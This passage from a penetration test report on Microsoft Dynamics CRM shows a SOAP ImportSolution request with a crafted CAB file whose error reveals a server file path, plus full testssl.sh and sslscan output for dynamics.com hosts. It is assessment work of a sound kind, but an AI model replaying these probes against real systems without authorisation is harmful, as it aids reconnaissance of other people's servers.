000D3A36C3BF}</templateid><createdby name="TestUser One" type="8">{B42D0865-1126-E811-
A96C-000D3A346557}</createdby><isrecommended name="No">false</isrecommended><owninguser
name="" type="8">{B42D0865-1126-E811-A96C-
000D3A346557}</owninguser><presentationxml>&lt;template&gt;&lt;text&gt;&lt;![CDATA[test
      ]]&gt;&lt;/text&gt;&lt;slugs&gt;&lt;slug&gt;&lt;entity&gt;systemuser&lt;/entity&gt
;&lt;attribute&gt;address1_composite&lt;/attribute&gt;&lt;/slug&gt;&lt;default&gt;&lt;/d
```

```
efault&gt;&lt;/slugs&gt;&lt;text&gt;&lt;![CDATA[
       ]]&gt;&lt;/text&gt;&lt;/template&gt;</presentationxml></template>
----------988261187
Content-Disposition: form-data; name="crmFormSubmitMode"

1
----------988261187
Content-Disposition: form-data; name="crmFormSubmitId"

{54A7ED79-1527-E811-A960-000D3A36C3BF}
----------988261187
Content-Disposition: form-data; name="crmFormOriginalXml"


----------988261187
Content-Disposition: form-data; name="crmFormUserModified"

true
----------988261187
Content-Disposition: form-data; name="crmFormSubmitObjectType"

2010
----------988261187
Content-Disposition: form-data; name="crmFormSubmitSecurity"

852023
----------988261187
Content-Disposition: form-data; name="crmFormSubmitOnline"

1
----------988261187
Content-Disposition: form-data; name="CRMWRPCToken"

COWuvT23EeiphQANOhplvANSBaYbA3tmId3KJ61rDLVPURhCKqBKWR0ZjkzPrSeb
----------988261187
Content-Disposition: form-data; name="CRMWRPCTokenTimeStamp"

636590737871603288
----------988261187
Content-Disposition: form-data; name="appSolutionId"

{FD140AAF-4DF4-11DD-BD17-0019B9312238}
----------988261187--
```

3.4 Verbose Error Messages

Disclosing the local file path of an uploaded file

A `.cab` file was created using the following command and an arbitrary XML file called `PinPointSolutionManifest.xml`:

```
makecab PinPointSolutionManifest.xml test.cab
```

Contents of the created CAB file was converted to base64 format and used in the `CustomizationFile` parameter in the following POST request:

```
POST /XRMServices/2011/Organization.svc/web?SDKClientVersion=9.0.9002.0 HTTP/1.1
Content-Type: text/xml; charset=utf-8
Authorization: [snipped]
SOAPAction:
"http://schemas.microsoft.com/xrm/2011/Contracts/Services/IOrganizationService/Execute"
Host: [target]
Content-Length: 2184
Expect: 100-continue
Accept-Encoding: gzip, deflate

<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"><s:Header><UserType
xmlns="http://schemas.microsoft.com/xrm/2011/Contracts">CrmUser</UserType><SdkClientVers
ion
xmlns="http://schemas.microsoft.com/xrm/2011/Contracts">9.0.9002.0</SdkClientVersion></s
:Header><s:Body><Execute
xmlns="http://schemas.microsoft.com/xrm/2011/Contracts/Services"><request
i:type="a:ExecuteAsyncRequest" xmlns:a="http://schemas.microsoft.com/xrm/2011/Contracts"
xmlns:i="http://www.w3.org/2001/XMLSchema-instance"><a:Parameters
xmlns:b="http://schemas.datacontract.org/2004/07/System.Collections.Generic"><a:KeyValue
PairOfstringanyType><b:key>Request</b:key><b:value i:type="c:ImportSolutionRequest"
xmlns:c="http://schemas.microsoft.com/crm/2011/Contracts"><a:Parameters><a:KeyValuePairO
fstringanyType><b:key>OverwriteUnmanagedCustomizations</b:key><b:value
i:type="d:boolean"
xmlns:d="http://www.w3.org/2001/XMLSchema">true</b:value></a:KeyValuePairOfstringanyType
><a:KeyValuePairOfstringanyType><b:key>PublishWorkflows</b:key><b:value
i:type="d:boolean"
xmlns:d="http://www.w3.org/2001/XMLSchema">false</b:value></a:KeyValuePairOfstringanyTyp
e><a:KeyValuePairOfstringanyType><b:key>CustomizationFile</b:key><b:value
i:type="d:base64Binary"
xmlns:d="http://www.w3.org/2001/XMLSchema">TVNDRgAAAAAHAQAAAAAAACwAAAAAAAAAAwEBAAEAAAAAA
AAAWQAAAAEAAQCxAAAAAAAAAAAAe0zmiiAAUGluUG9pbnRTb2x1dGlvbk1hbmlmZXN0LnhtbADNk7AKpgCxAENLF
Y07D4IwGAB3Ev5DbcIoBQYwymNQBgcfiR0gxgF5FGKhpXwl/HxhueGGuzBZeo7mWk2dGCLs2g5G9VCKqhtYhDU0+
wNOYtMId5fHmebPFCkhAAqG3ptM7/RKc2ShCir0yl80vSHcAsgjIXqGnnnFHEjRB/7sFjAy8JTvLP6oG3soy69W0
tY/MlWccMEKzm3ZyiTLUrwurbV5Mo3Pdm+EiEOy8Q8=</b:value></a:KeyValuePairOfstringanyType><a:
KeyValuePairOfstringanyType><b:key>ImportJobId</b:key><b:value i:type="d:guid"
xmlns:d="http://schemas.microsoft.com/2003/10/Serialization/">00000000-0000-0000-0000-
000000000000</b:value></a:KeyValuePairOfstringanyType></a:Parameters><a:RequestId
i:nil="true"/><a:RequestName>ImportSolution</a:RequestName></b:value></a:KeyValuePairOfs
tringanyType></a:Parameters><a:RequestId>3b9f40c1-74c6-4b17-9711-
c9c655502d60</a:RequestId><a:RequestName>ExecuteAsync</a:RequestName></request></Execute
></s:Body></s:Envelope>
```


The above request was originally made by the Plugin Registration Tool to install a profiler.

After sending the above request, the server responded with the `AsyncJobId` parameter that contained a GUID value such as `771d8d46-de31-e811-a960-000d3a36cc30`. The next request was then sent to see the result of the above request:

```
POST /XRMServices/2011/Organization.svc/web?SDKClientVersion=9.0.9002.0 HTTP/1.1
```

```
Content-Type: text/xml; charset=utf-8
Authorization: [snipped]
SOAPAction:
"http://schemas.microsoft.com/xrm/2011/Contracts/Services/IOrganizationService/Execute"
Host: [target]
Content-Length: 1447
Expect: 100-continue
Accept-Encoding: gzip, deflate

<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"><s:Header><UserType
xmlns="http://schemas.microsoft.com/xrm/2011/Contracts">CrmUser</UserType><SdkClientVers
ion
xmlns="http://schemas.microsoft.com/xrm/2011/Contracts">9.0.9002.0</SdkClientVersion></s
:Header><s:Body><Execute
xmlns="http://schemas.microsoft.com/xrm/2011/Contracts/Services"><request
i:type="a:RetrieveRequest" xmlns:a="http://schemas.microsoft.com/xrm/2011/Contracts"
xmlns:i="http://www.w3.org/2001/XMLSchema-instance"><a:Parameters
xmlns:b="http://schemas.datacontract.org/2004/07/System.Collections.Generic"><a:KeyValue
PairOfstringanyType><b:key>Target</b:key><b:value
i:type="a:EntityReference"><a:Id>771d8d46-de31-e811-a960-
000d3a36cc30</a:Id><a:KeyAttributes
xmlns:c="http://schemas.microsoft.com/xrm/7.1/Contracts"/><a:LogicalName>asyncoperation<
/a:LogicalName><a:Name i:nil="true"/><a:RowVersion
i:nil="true"/></b:value></a:KeyValuePairOfstringanyType><a:KeyValuePairOfstringanyType><
b:key>ColumnSet</b:key><b:value
i:type="a:ColumnSet"><a:AllColumns>false</a:AllColumns><a:Columns
xmlns:c="http://schemas.microsoft.com/2003/10/Serialization/Arrays"><c:string>asyncopera
tionid</c:string><c:string>statuscode</c:string><c:string>message</c:string></a:Columns>
</b:value></a:KeyValuePairOfstringanyType></a:Parameters><a:RequestId>114c2dbd-d831-
e811-a960-
000d3a36cc30</a:RequestId><a:RequestName>Retrieve</a:RequestName></request></Execute></s
:Body></s:Envelope>
```

The server responded with the following error message with the application path after processing the original request:



```
<b:value
i:type="a:OptionSetValue"><a:Value>31</a:Value></b:value></a:KeyValuePairOfstringanyType><a:KeyVal
uePairOfstringanyType><b:key>message</b:key><b:value i:type="c:string"
xmlns:c="http://www.w3.org/2001/XMLSchema">Unhandled Exception:
System.ServiceModel.FaultException`1[[Microsoft.Xrm.Sdk.OrganizationServiceFault,
Microsoft.Xrm.Sdk, Version=9.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35]]: The
customization file 'E:\Microsoft CRM Server\CustomizationImport\c318edb3986e48ad9a6c8b4764880f97'
has an invalid signatureDetail: &#xD;
&lt;OrganizationServiceFault xmlns:i="http://www.w3.org/2001/XMLSchema-instance"
xmlns="http://schemas.microsoft.com/xrm/2011/Contracts"&gt;&#xD;
  &lt;ActivityId&gt;17304eb0-42be-4983-a7e4-326e0645a600&lt;/ActivityId&gt;&#xD;
```

Figure 27 – Local application path was disclosed

3.5 SSL / TLS Testing Results

Listed below is the output from the tools used to test the SSL configuration of the application server(s):

testssl.sh output for *.crm.dynamics.com:

```
$ testssl.sh crm828639.crm.dynamics.com

###########################################################
    testssl.sh       3.0rc2 from https://testssl.sh/dev/

      This program is free software. Distribution and
             modification under GPLv2 permitted.
      USAGE w/o ANY WARRANTY. USE IT AT YOUR OWN RISK!

       Please file bugs @ https://testssl.sh/bugs/

###########################################################

 Using "OpenSSL 1.0.2-chacha (1.0.2e-dev)" [~181 ciphers]
 on redbox3:/opt/tools/infrastructure/testssl.sh/openssl-1.0.2-chacha/apps/openssl
 (built: "reproducible build, date unspecified", platform: "linux-x86_64")


 Start 2019-05-01 16:28:18        -->> 13.88.186.74:443 (crm828639.crm.dynamics.com) <<-
-

 rDNS (13.88.186.74):    --
 Service detected:       HTTP


 Testing protocols via sockets except NPN+ALPN

 SSLv2      not offered (OK)
 SSLv3      not offered (OK)
 TLS 1      not offered
 TLS 1.1    not offered
 TLS 1.2    offered (OK)
 TLS 1.3    not offered
 NPN/SPDY   not offered
 ALPN/HTTP2 h2, http/1.1 (offered)

 Testing cipher categories

 NULL ciphers (no encryption)                  not offered (OK)
 Anonymous NULL Ciphers (no authentication)    not offered (OK)
 Export ciphers (w/o ADH+NULL)                 not offered (OK)
 LOW: 64 Bit + DES encryption (w/o export)     not offered (OK)
 Weak 128 Bit ciphers (SEED, IDEA, RC[2,4])    not offered (OK)
 Triple DES Ciphers (Medium)                   not offered (OK)
 High encryption (AES+Camellia, no AEAD)       offered (OK)
 Strong encryption (AEAD ciphers)              offered (OK)


 Testing robust (perfect) forward secrecy, (P)FS -- omitting Null
Authentication/Encryption, 3DES, RC4

 PFS is offered (OK)          ECDHE-RSA-AES256-GCM-SHA384 ECDHE-RSA-AES256-SHA ECDHE-
RSA-AES128-GCM-SHA256 ECDHE-RSA-AES128-SHA
```

```
 Elliptic curves offered:     prime256v1 secp384r1 X25519


 Testing server preferences

 Has server cipher order?     yes (OK)
 Negotiated protocol          TLSv1.2
 Negotiated cipher            ECDHE-RSA-AES256-GCM-SHA384, 256 bit ECDH (P-256)
 Cipher order
    TLSv1.2:   ECDHE-RSA-AES256-GCM-SHA384 ECDHE-RSA-AES128-GCM-SHA256 ECDHE-RSA-AES128-
SHA ECDHE-RSA-AES256-SHA AES256-GCM-SHA384 AES128-GCM-SHA256 AES256-SHA256 AES128-SHA256
               AES256-SHA AES128-SHA


 Testing server defaults (Server Hello)

 TLS extensions (standard)    "status request/#5" "renegotiation info/#65281"
"application layer protocol negotiation/#16" "extended master secret/#23"
Session Ticket RFC 5077 hint (no lifetime advertised)
 SSL Session ID support       yes
 Session Resumption           Tickets no, ID: no
 TLS clock skew               -6 sec from localtime
 Signature Algorithm          SHA256 with RSA
 Server key size              RSA 2048 bits
 Server key usage             Digital Signature, Key Encipherment, Data Encipherment
Server extended key usage    TLS Web Client Authentication, TLS Web Server
Authentication
 Serial / Fingerprints        7B000109360859512F2A015CA7000000010936 / SHA1
BF8BD7EB0B85ACF99BEB773CACB7858CB52BB8BE
                              SHA256
A1239D20CDE29416BA98224E1AF530E318CFB744295F6E84A42377DC104D20E8
 Common Name (CN)             *.crm.dynamics.com
 subjectAltName (SAN)         *.crm5.dynamics.com *.api.crm5.dynamics.com
*.crm.dynamics.com *.api.crm.dynamics.com *.crm4.dynamics.com *.api.crm4.dynamics.com
*.crm2.dynamics.com
                              *.api.crm2.dynamics.com *.crm3.dynamics.com
*.api.crm3.dynamics.com *.crm6.dynamics.com *.api.crm6.dynamics.com *.crm7.dynamics.com
                              *.api.crm7.dynamics.com *.crm8.dynamics.com
*.api.crm8.dynamics.com *.crm10.dynamics.com *.api.crm10.dynamics.com
*.crm11.dynamics.com
                              *.api.crm11.dynamics.com *.crm12.dynamics.com
*.api.crm12.dynamics.com *.crm13.dynamics.com *.api.crm13.dynamics.com
*.crm14.dynamics.com
                              *.api.crm14.dynamics.com *.crm15.dynamics.com
*.api.crm15.dynamics.com *.crm16.dynamics.com *.api.crm16.dynamics.com
*.crm17.dynamics.com
                              *.api.crm17.dynamics.com *.crm18.dynamics.com
*.api.crm18.dynamics.com
 Issuer                       Microsoft IT TLS CA 1 (Microsoft Corporation from US)
 Trust (hostname)             Ok via SAN wildcard and CN wildcard (same w/o SNI)
 Chain of trust               Ok
 EV cert (experimental)       no
 Certificate Validity (UTC)   316 >= 60 days (2018-03-13 20:47 --> 2020-03-12 20:47)
 # of certificates provided   2
 Certificate Revocation List
http://mscrl.microsoft.com/pki/mscorp/crl/Microsoft%%20IT%%20TLS%%20CA%%201.crl

http://crl.microsoft.com/pki/mscorp/crl/Microsoft%%20IT%%20TLS%%20CA%%201.crl
```

```
 OCSP URI                     http://ocsp.msocsp.com
 OCSP stapling                offered, not revoked
 OCSP must staple extension   --
 DNS CAA RR (experimental)    not offered
 Certificate Transparency     --


 Testing HTTP header response @ "/"

 HTTP Status Code             302 Found, redirecting to
"https://login.microsoftonline.com/18b329f8-6aac-43b8-8496-
90baf9d60305/oauth2/authorize?client_id=00000007-0000-0000-c000-
000000000000&response_mode=form_post&response_type=code+id_token&scope=openid+profile&st
ate=OpenIdConnect.AuthenticationProperties%%3dMAAAADknTSNcwRHpgOkADToZgOODJqyfzlMjv_WQln
q2mc4tnK2Y1pRU0byuVWEBKYraYQEAAAABAAAACS5yZWRpcmVjdCNodHRwczovL2NybTgyODYzOS5jcm0uZHluYW
1pY3MuY29tLw%%26RedirectTo%%3dhttps%%253a%%252f%%252fcrm828639.crm.dynamics.com%%252f&no
nce=636923213816273977.ODFiZGE0YmUtNjlkYi00ZWJjLWIyNDItZTIyMzgzNGQ0MGZjMThhNTg4ZDQtZjE3M
y00Njg2LTgxMGMtY2M5OGFhY2U3MzI3&redirect_uri=https%%3a%%2f%%2fcloudredirector.crm.dynami
cs.com%%2fG%%2fAuthRedirect%%2fIndex.aspx&max_age=86400"
 HTTP clock skew              -1 sec from localtime
 Strict Transport Security    not offered
 Public Key Pinning           --
 Server banner                exists but empty string
 Application banner           --
 Cookie(s)                    3 issued: 2/3 secure, 2/3 HttpOnly -- maybe better try
target URL of 30x
 Security headers             --
 Reverse Proxy banner         --


 Testing vulnerabilities

 Heartbleed (CVE-2014-0160)                not vulnerable (OK), no heartbeat extension
 CCS (CVE-2014-0224)                       not vulnerable (OK)
 Ticketbleed (CVE-2016-9244), experiment.  not vulnerable (OK), no session ticket
extension
 ROBOT                                     not vulnerable (OK)
 Secure  Renegotiation  (CVE-2009-3555)  not  vulnerable  (OK)
 Secure  Client-Initiated  Renegotiation  not  vulnerable  (OK)
 CRIME, TLS (CVE-2012-4929)                not vulnerable (OK)
 BREACH (CVE-2013-3587)                    no HTTP compression (OK)  - only supplied "/"
tested
 POODLE, SSL (CVE-2014-3566)               not vulnerable (OK)
 TLS_FALLBACK_SCSV (RFC 7507)              No fallback possible, no protocol below TLS
1.2 offered (OK)
 SWEET32 (CVE-2016-2183, CVE-2016-6329)    not vulnerable (OK)
 FREAK (CVE-2015-0204)                     not vulnerable (OK)
 DROWN (CVE-2016-0800, CVE-2016-0703)      not vulnerable on this host and port (OK)
                                           make sure you don't use this certificate
elsewhere with SSLv2 enabled services

https://censys.io/ipv4?q=A1239D20CDE29416BA98224E1AF530E318CFB744295F6E84A42377DC104D20E
8 could help you to find out
 LOGJAM (CVE-2015-4000), experimental      not vulnerable (OK): no DH EXPORT ciphers, no
DH key detected
 BEAST (CVE-2011-3389)                     no SSL3 or TLS1 (OK)
 LUCKY13 (CVE-2013-0169), experimental     potentially VULNERABLE, uses cipher block
chaining (CBC) ciphers with TLS. Check patches
```

```
 RC4 (CVE-2013-2566, CVE-2015-2808)        no RC4 ciphers detected (OK)


 Testing 370 ciphers via OpenSSL plus sockets against the server, ordered by encryption
strength

Hexcode  Cipher Suite Name (OpenSSL)       KeyExch.   Encryption  Bits     Cipher Suite
Name (IANA/RFC)
----------------------------------------------------------------------------------------
-------------------------------------
 xc030   ECDHE-RSA-AES256-GCM-SHA384       ECDH 256   AESGCM      256
TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384
 xc014   ECDHE-RSA-AES256-SHA              ECDH 256   AES         256
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA
 x9d     AES256-GCM-SHA384                 RSA        AESGCM      256
TLS_RSA_WITH_AES_256_GCM_SHA384
 x3d     AES256-SHA256                     RSA        AES         256
TLS_RSA_WITH_AES_256_CBC_SHA256
 x35     AES256-SHA                        RSA        AES         256
TLS_RSA_WITH_AES_256_CBC_SHA
 xc02f   ECDHE-RSA-AES128-GCM-SHA256       ECDH 256   AESGCM      128
TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256
 xc013   ECDHE-RSA-AES128-SHA              ECDH 256   AES         128
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA
 x9c     AES128-GCM-SHA256                 RSA        AESGCM      128
TLS_RSA_WITH_AES_128_GCM_SHA256
 x3c     AES128-SHA256                     RSA        AES         128
TLS_RSA_WITH_AES_128_CBC_SHA256
 x2f     AES128-SHA                        RSA        AES         128
TLS_RSA_WITH_AES_128_CBC_SHA


 Running client simulations (HTTP) via sockets

 Android 4.2.2                No connection
 Android 4.4.2                TLSv1.2 ECDHE-RSA-AES256-GCM-SHA384, 256 bit ECDH (P-256)
 Android 5.0.0                TLSv1.2 ECDHE-RSA-AES128-GCM-SHA256, 256 bit ECDH (P-256)
 Android 6.0                  TLSv1.2 ECDHE-RSA-AES128-GCM-SHA256, 256 bit ECDH (P-256)
 Android 7.0                  TLSv1.2 ECDHE-RSA-AES256-GCM-SHA384, 253 bit ECDH (X25519)
 Chrome 65 Win 7              TLSv1.2 ECDHE-RSA-AES256-GCM-SHA384, 253 bit ECDH (X25519)
 Chrome 70 Win 10             TLSv1.2 ECDHE-RSA-AES256-GCM-SHA384, 253 bit ECDH (X25519)
 Firefox 59 Win 7             TLSv1.2 ECDHE-RSA-AES256-GCM-SHA384, 253 bit ECDH (X25519)
 Firefox 62 Win 7             TLSv1.2 ECDHE-RSA-AES256-GCM-SHA384, 253 bit ECDH (X25519)
 IE 6 XP                      No connection
 IE 7 Vista                   No connection
 IE 8 Win 7                   No connection
 IE 8 XP                      No connection
 IE 11 Win 7                  TLSv1.2 ECDHE-RSA-AES128-SHA, 256 bit ECDH (P-256)
 IE 11 Win 8.1                TLSv1.2 ECDHE-RSA-AES128-SHA, 256 bit ECDH (P-256)
 IE 11 Win Phone 8.1          TLSv1.2 ECDHE-RSA-AES128-SHA, 256 bit ECDH (P-256)
 IE 11 Win 10                 TLSv1.2 ECDHE-RSA-AES256-GCM-SHA384, 256 bit ECDH (P-256)
 Edge 13 Win 10               TLSv1.2 ECDHE-RSA-AES256-GCM-SHA384, 256 bit ECDH (P-256)
 Edge 13 Win Phone 10         TLSv1.2 ECDHE-RSA-AES256-GCM-SHA384, 256 bit ECDH (P-256)
 Edge 15 Win 10               TLSv1.2 ECDHE-RSA-AES256-GCM-SHA384, 253 bit ECDH (X25519)
 Opera 17 Win 7               TLSv1.2 ECDHE-RSA-AES128-SHA, 256 bit ECDH (P-256)
 Safari 9 iOS 9               TLSv1.2 ECDHE-RSA-AES256-GCM-SHA384, 256 bit ECDH (P-256)
 Safari 9 OS X 10.11    TLSv1.2 ECDHE-RSA-AES256-GCM-SHA384, 256 bit ECDH (P-256) Safari
 10 OS X 10.12 TLSv1.2 ECDHE-RSA-AES256-GCM-SHA384, 256 bit ECDH (P-256)
 Apple ATS 9 iOS 9             TLSv1.2 ECDHE-RSA-AES256-GCM-SHA384, 256 bit ECDH (P-256)
 Tor 17.0.9 Win 7              No connection
 Java 6u45                     No connection
 Java 7u25                     No connection
 Java 8u161                    TLSv1.2 ECDHE-RSA-AES256-GCM-SHA384, 256 bit ECDH (P-256)
 Java 9.0.4                    TLSv1.2 ECDHE-RSA-AES256-GCM-SHA384, 256 bit ECDH (P-256)
 OpenSSL 1.0.1l                TLSv1.2 ECDHE-RSA-AES256-GCM-SHA384, 256 bit ECDH (P-256)
 OpenSSL 1.0.2e                TLSv1.2 ECDHE-RSA-AES256-GCM-SHA384, 256 bit ECDH (P-256)
```

*sslscan output for *.crm.dynamics.com:*

```
$ sslscan --no-failed crm828639.crm.dynamics.com
Version:  1.11.11-rbsec-7-gd9c53a8-static
OpenSSL 1.0.2-chacha (1.0.2g-dev)

Connected to 13.88.186.74

Testing SSL server crm828639.crm.dynamics.com on port 443 using SNI name
crm828639.crm.dynamics.com

  TLS Fallback SCSV:
Server does not support TLS Fallback SCSV

  TLS renegotiation:
Session renegotiation not supported

  TLS Compression:
Compression disabled

  Heartbleed:
TLS 1.2 not vulnerable to heartbleed
TLS 1.1 not vulnerable to heartbleed
TLS 1.0 not vulnerable to heartbleed

  Supported Server Cipher(s):
Preferred TLSv1.2  256 bits  ECDHE-RSA-AES256-GCM-SHA384   Curve  P-256 DHE  256
Accepted  TLSv1.2  128 bits  ECDHE-RSA-AES128-GCM-SHA256   Curve  P-256 DHE  256
Accepted  TLSv1.2  128 bits  ECDHE-RSA-AES128-SHA          Curve P-256 DHE  256
Accepted  TLSv1.2  256 bits  ECDHE-RSA-AES256-SHA          Curve P-256 DHE  256
Accepted  TLSv1.2  256 bits  AES256-GCM-SHA384
Accepted  TLSv1.2  128 bits  AES128-GCM-SHA256
Accepted  TLSv1.2  256 bits  AES256-SHA256
Accepted  TLSv1.2  128 bits  AES128-SHA256
Accepted  TLSv1.2  256 bits  AES256-SHA
Accepted  TLSv1.2  128 bits  AES128-SHA

  SSL Certificate:
Signature Algorithm: sha256WithRSAEncryption
RSA Key Strength:    2048

Subject:  *.crm.dynamics.com
Altnames: DNS:*.crm5.dynamics.com, DNS:*.api.crm5.dynamics.com, DNS:*.crm.dynamics.com,
DNS:*.api.crm.dynamics.com, DNS:*.crm4.dynamics.com, DNS:*.api.crm4.dynamics.com,
DNS:*.crm2.dynamics.com, DNS:*.api.crm2.dynamics.com, DNS:*.crm3.dynamics.com,
DNS:*.api.crm3.dynamics.com, DNS:*.crm6.dynamics.com, DNS:*.api.crm6.dynamics.com,
DNS:*.crm7.dynamics.com, DNS:*.api.crm7.dynamics.com, DNS:*.crm8.dynamics.com,
DNS:*.api.crm8.dynamics.com, DNS:*.crm10.dynamics.com, DNS:*.api.crm10.dynamics.com,
DNS:*.crm11.dynamics.com, DNS:*.api.crm11.dynamics.com, DNS:*.crm12.dynamics.com,
DNS:*.api.crm12.dynamics.com, DNS:*.crm13.dynamics.com, DNS:*.api.crm13.dynamics.com,
DNS:*.crm14.dynamics.com, DNS:*.api.crm14.dynamics.com, DNS:*.crm15.dynamics.com,
DNS:*.api.crm15.dynamics.com, DNS:*.crm16.dynamics.com, DNS:*.api.crm16.dynamics.com,
DNS:*.crm17.dynamics.com, DNS:*.api.crm17.dynamics.com, DNS:*.crm18.dynamics.com,
DNS:*.api.crm18.dynamics.com
Issuer:   Microsoft IT TLS CA 1

Not valid before: Mar 13 20:47:32 2018 GMT
Not valid after:  Mar 12 20:47:32 2020 GMT
```

testssl.sh output for home.dynamics.com:

```
 Start 2019-04-26 09:25:44        -->> 137.117.218.101:443 (home.dynamics.com) <<--

 rDNS (137.117.218.101): --
 Service detected:       HTTP


 Testing protocols via sockets except NPN+ALPN

 SSLv2      not offered (OK)
 SSLv3      not offered (OK)
 TLS 1      not offered
 TLS 1.1    not offered
 TLS 1.2    offered (OK)
 TLS 1.3    not offered
 NPN/SPDY   not offered
 ALPN/HTTP2 h2, http/1.1 (offered)

 Testing cipher categories

 NULL ciphers (no encryption)                  not offered (OK)
 Anonymous NULL Ciphers (no authentication)    not offered (OK)
 Export ciphers (w/o ADH+NULL)                 not offered (OK)
 LOW: 64 Bit + DES encryption (w/o export)     not offered (OK)
 Weak 128 Bit ciphers (SEED, IDEA, RC[2,4])    not offered (OK)
 Triple DES Ciphers (Medium)                   not offered (OK)
 High encryption (AES+Camellia, no AEAD)       offered (OK)
 Strong encryption (AEAD ciphers)              offered (OK)


 Testing robust (perfect) forward secrecy, (P)FS -- omitting Null
Authentication/Encryption, 3DES, RC4

 PFS is offered (OK)          ECDHE-RSA-AES256-GCM-SHA384
                              ECDHE-RSA-AES256-SHA384 ECDHE-RSA-AES256-SHA
                              ECDHE-RSA-AES128-GCM-SHA256
                              ECDHE-RSA-AES128-SHA256 ECDHE-RSA-AES128-SHA
 Elliptic curves offered:     prime256v1 secp384r1


 Testing server preferences

 Has server cipher order?     yes (OK)
 Negotiated protocol          TLSv1.2
 Negotiated cipher            ECDHE-RSA-AES256-GCM-SHA384, 256 bit ECDH (P-256)
 Cipher order
    TLSv1.2:   ECDHE-RSA-AES256-GCM-SHA384 ECDHE-RSA-AES128-GCM-SHA256
```

```
               ECDHE-RSA-AES256-SHA384 ECDHE-RSA-AES128-SHA256
               ECDHE-RSA-AES256-SHA ECDHE-RSA-AES128-SHA AES256-GCM-SHA384
               AES128-GCM-SHA256 AES256-SHA256 AES128-SHA256 AES256-SHA
               AES128-SHA


 Testing server defaults (Server Hello)

 TLS extensions (standard)    "renegotiation info/#65281" "server name/#0"
                              "application layer protocol negotiation/#16"
                              "extended master secret/#23"
 Session Ticket RFC 5077 hint (no lifetime advertised)
 SSL Session ID support       yes
 Session Resumption           Tickets no, ID: no
 TLS clock skew               -1 sec from localtime
 Signature Algorithm          SHA256 with RSA
 Server key size              RSA 2048 bits
 Server key usage             Digital Signature, Key Encipherment, Data Encipherment
Server extended key usage    TLS Web Client Authentication, TLS Web Server
Authentication
 Serial / Fingerprints        2D0001AEB8CE05D2CDAC8EC62E00000001AEB8 / SHA1
701EBEC0B1F3C1B68833305EFEFEA5F3E74478F9
                              SHA256
5DD0962ECF2C18641599CBCFA4C0FB604D2FAA1810368414BCF24CE2282D5F9F
 Common Name (CN)             home.dynamics.com (CN in response to request w/o SNI:
*.azurewebsites.net)
 subjectAltName (SAN)         home.dynamics.com
 Issuer                       Microsoft IT TLS CA 5 (Microsoft Corporation from US)
 Trust (hostname)             Ok via SAN and CN (SNI mandatory)
 Chain of trust               Ok
 EV cert (experimental)       no
 Certificate Validity (UTC)   236 >= 60 days (2017-12-19 01:12 --> 2019-12-19 01:12)
 # of certificates provided   2
 Certificate Revocation List
http://mscrl.microsoft.com/pki/mscorp/crl/Microsoft%%20IT%%20TLS%%20CA%%205.crl

http://crl.microsoft.com/pki/mscorp/crl/Microsoft%%20IT%%20TLS%%20CA%%205.crl
 OCSP URI                     http://ocsp.msocsp.com
 OCSP stapling                not offered
 OCSP must staple extension   --
 DNS CAA RR (experimental)    not offered
 Certificate Transparency     --


 Testing HTTP header response @ "/"

 HTTP Status Code             302 Found, redirecting to
"https://login.windows.net/common/oauth2/authorize?client_id=bab47555-038a-4434-a931-
96cc6091cdd7&response_mode=form_post&response_type=code+id_token&scope=openid+profile&st
ate=OpenIdConnect.AuthenticationProperties%%3dmOlGTELHKCyDsfuDwwAI8BrHmbMGeccz856zrEGHlf
k4IS2gXRA6lNbcDQIixNzirl5JJhODuR7ZSCFt160KcoFFMrMAgd9dtNhwA8bUt8lyabo1b0nfqqOyKPJbXy2q&n
once=636918639623668383.OGMzODRhZjEtMTMyMi00YjliLTg0YTktZmZiMDc0OWI4M2Q4Mzc3ZWI5MzQtYTE3
MC00MzA2LThmZTctYWUyYWMyMmFjMDE3&redirect_uri=https%%3a%%2f%%2fhome.dynamics.com%%2f&pos
t_logout_redirect_uri=https%%3a%%2f%%2fhome.dynamics.com"
 HTTP clock skew              -1 sec from localtime
 Strict Transport Security    365 days=31536000 s, includeSubDomains
 Public Key Pinning           --
 Server banner                (no "Server" line in header, interesting!)
 Application banner            --
 Cookie(s)                     1 issued: 1/1 secure, 1/1 HttpOnly -- maybe better try
target URL of 30x
 Security headers              X-Content-Type-Options nosniff
 Reverse Proxy banner          --


 Testing vulnerabilities

 Heartbleed (CVE-2014-0160)                not vulnerable (OK), no heartbeat extension
 CCS (CVE-2014-0224)                       not vulnerable (OK)
 Ticketbleed (CVE-2016-9244), experiment.  not vulnerable (OK), no session ticket
extension
 ROBOT                                     not vulnerable (OK)
 Secure  Renegotiation  (CVE-2009-3555)  not  vulnerable  (OK)
 Secure  Client-Initiated  Renegotiation  not  vulnerable  (OK)
 CRIME, TLS (CVE-2012-4929)                not vulnerable (OK)
 BREACH (CVE-2013-3587)                    no HTTP compression (OK)  - only supplied "/"
tested
 POODLE, SSL (CVE-2014-3566)               not vulnerable (OK)
 TLS_FALLBACK_SCSV (RFC 7507)              No fallback possible, no protocol below TLS
1.2 offered (OK)
 SWEET32 (CVE-2016-2183, CVE-2016-6329)    not vulnerable (OK)
 FREAK (CVE-2015-0204)                     not vulnerable (OK)
